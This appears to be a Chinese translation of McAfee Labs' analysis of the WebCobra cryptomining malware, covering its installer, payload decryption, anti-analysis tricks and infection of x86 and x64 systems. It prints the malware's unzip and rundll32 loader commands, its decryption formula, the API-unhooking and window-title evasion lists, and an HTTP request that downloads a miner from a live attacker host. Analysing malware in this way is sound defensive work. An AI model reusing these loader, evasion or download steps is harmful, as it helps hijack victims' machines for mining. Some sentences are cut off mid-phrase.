WebCobra挖矿软件分析

Stefano / 2018-11-18 08:50:00 / 浏览数 2649 技术文章 技术文章 顶(0) 踩(0)

原文地址：https://securingtomorrow.mcafee.com/mcafee-labs/webcobra-malware-uses-victims-computers-to-mine-cryptocurrency/

前言

迈克菲实验室的研究人员发现了一种名为WebCobra的恶意软件，它利用受害机器的算力挖掘加密货币。

挖矿恶意软件很难被检测到。一旦计算机遭到入侵，恶意软件就会在后台静默运行，机器只有一个特征：性能下降。挖矿软件会增加功耗，降低运行速度，留给拥有者的只有

加密货币价值的增加刺激了网络犯罪分子，他们利用恶意软件窃取机器资源，并在未经受害者同意的情况下挖矿。

下图显示了挖矿恶意软件的流行程度与Monero加密货币价格的变化走向，可见两者的相关性。



图**1 ：加密货币Monero的价格在2018年初达到顶峰。挖矿恶意软件的总样本继续增长。资料来源：https：//coinmarketcap.com/currencies/monero/。

McAfee Labs
此前曾分析过挖矿病毒CoinMiner;。在迈克菲的大力协助下，网络威胁联盟发布了一份报告"非法加密货币采矿威胁"。最近，我们检查了俄罗斯的一款应用程序WebCobra miner或Claymore's Zcash miner，具体是安装还是删除取决于WebCobra探测到的系统架构。McAfee产品可检测并防范此威胁。

这种威胁是通过流氓安装程序散播的。我们在全球范围内都能观察到它，其中巴西，南非和美国的感染数量最多。



图2：McAfee Labs 9月9日至13日发布的WebCobra感染热图。

这种挖矿软件并不常见，因为它会根据其感染的计算机配置舍弃一些不需要的矿工。我们将在本文后面讨论这个细节。

行为分析

主要的植入程序是一个Microsoft安装程序，用于检查运行环境。在x86系统上，它将Cryptonight miner代码注入正在运行的进程并启动进程监视器。在x64系统上，它检查GPU配置，然后从远程服务器下载并执行Claymore's Zcash miner。



图3：WebCobra的安装程序。

启动后，恶意软件会植入并使用以下命令解压一个带密码的Cabinet归档文件：

```
"cmd" /c "CD [WindowsFolder]\{A0BB5888-2851-4724-9666-8998623D6EA7}\&unzip -o -P iso100 ERDNT.LOG.zip"
```

图4：解压缩已植入文件的命令。

CAB文件包含两个文件：

- LOC：用于解密data.bin的DLL文件
- bin：包含已加密的恶意payload

CAB文件使用以下脚本来执行ERDNT.LOC：

```
"cmd" /v:on /c "set rnd=%random%&mkdir [
WindowsFolder]\{DE03ECBA-2A77-438C-8243-0AF592BDBB20}\!rnd!&cd [
WindowsFolder]\{DE03ECBA-2A77-438C-8243-0AF592BDBB20}\!rnd!\&move /y [
WindowsFolder]\{DE03ECBA-2A77-438C-8243-0AF592BDBB20}\*.* [
WindowsFolder]\{DE03ECBA-2A77-438C-8243-0AF592BDBB20}\!rnd!\&RundLL32
ERDNT.LOC,TModuleEntry u"
```


图5：加载DLL文件的脚本ERDNT.LOC。

ERDNT.LOC解密data.bin并使用以下例程将执行流传递给它：

[PlainText_Byte] = (([EncryptedData_Byte] + 0x2E) ^ 0x2E) + 0x2E



图6：解密例程。

程序会检查运行环境以启动合适的miner，如下图所示：



图7：根据系统配置启动合适的miner。

解密并执行data.bin后，它会尝试进行一些反调试，反仿真和反沙箱技术，以及检查系统上运行的其他安全软件。这些步骤可以使恶意软件隐匿相当长一段时间。

大多数安全软件都会hook一些API来监控恶意软件的行为。为了避免被这种技术发现，WebCobra将ntdll.dll和user32.dll作为数据文件加载到内存中，并覆盖这些函数的前
API。

unhooked ntdll.dll API列表

- LdrLoadDll
- ZwWriteVirtualMemory
- ZwResumeThread
- ZwQueryInformationProcess
- ZwOpenSemaphore
- ZwOpenMutant
- ZwOpenEvent
- ZwMapViewOfSection
- ZwCreateUserProcess
- ZwCreateSemaphore

- ZwCreateMutant
- ZwCreateEvent
- RtlQueryEnvironmentVariable
- RtlDecompressBuffer

unhooked user32.dll API列表

- SetWindowsHookExW
- SetWindowsHookExA

感染x86系统

恶意软件将恶意代码注入svchost.exe，并使用一个死循环检查所有打开的窗口，将每个窗口的标题栏文本与这些字符串进行比较。这是WebCobra的另一项检查，以确定它

- adw
- emsi
- avz
- farbar
- glax
- delfix
- rogue
- exe
- asw_av_popup_wndclass
- snxhk_border_mywnd
- AvastCefWindow
- AlertWindow
- UnHackMe
- eset
- hacker
- AnVir
- Rogue
- uVS
- malware

如果窗口栏名称有任何一个匹配上了，就会终止进程。



图8：如果窗口标题栏文本包含特定字符串，则终止进程。

执行进程监视器后，它将miner的配置文件作为参数，创建一个svchost.exe实例，并注入Cryptonight miner代码。



图9：创建svchost.exe实例并执行Cryptonight miner。

最后，恶意软件在后台静默运行Cryptonight miner，并且会消耗完几乎所有CPU资源。



图10：感染Cryptonight miner的x86机器。

感染x64系统

如果发现Wireshark正在运行，恶意软件会终止感染。

图11：检查Wireshark。

恶意软件会检查GPU品牌和型号。仅在安装以下其中一家的产品时才运行：

- Radeon
- Nvidia
- Asus



图12：检查GPU型号。

检查完成之后，恶意软件会创建一个隐藏文件夹，并从远程服务器下载、执行Claymore's Zcash miner。

- C:\Users\AppData\Local\WIX Toolset 11.2

```
GET /1n.zip HTTP/1.1\r\n
Host: saarnio.ru\r\n
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
User-Agent: Windows Installer\r\n
\r\n
[Full request URI: http://saarnio.ru/1n.zip]
[HTTP request 1/1]
[Response in frame: 255]
```

图13：请求下载Claymore's Zcash miner。

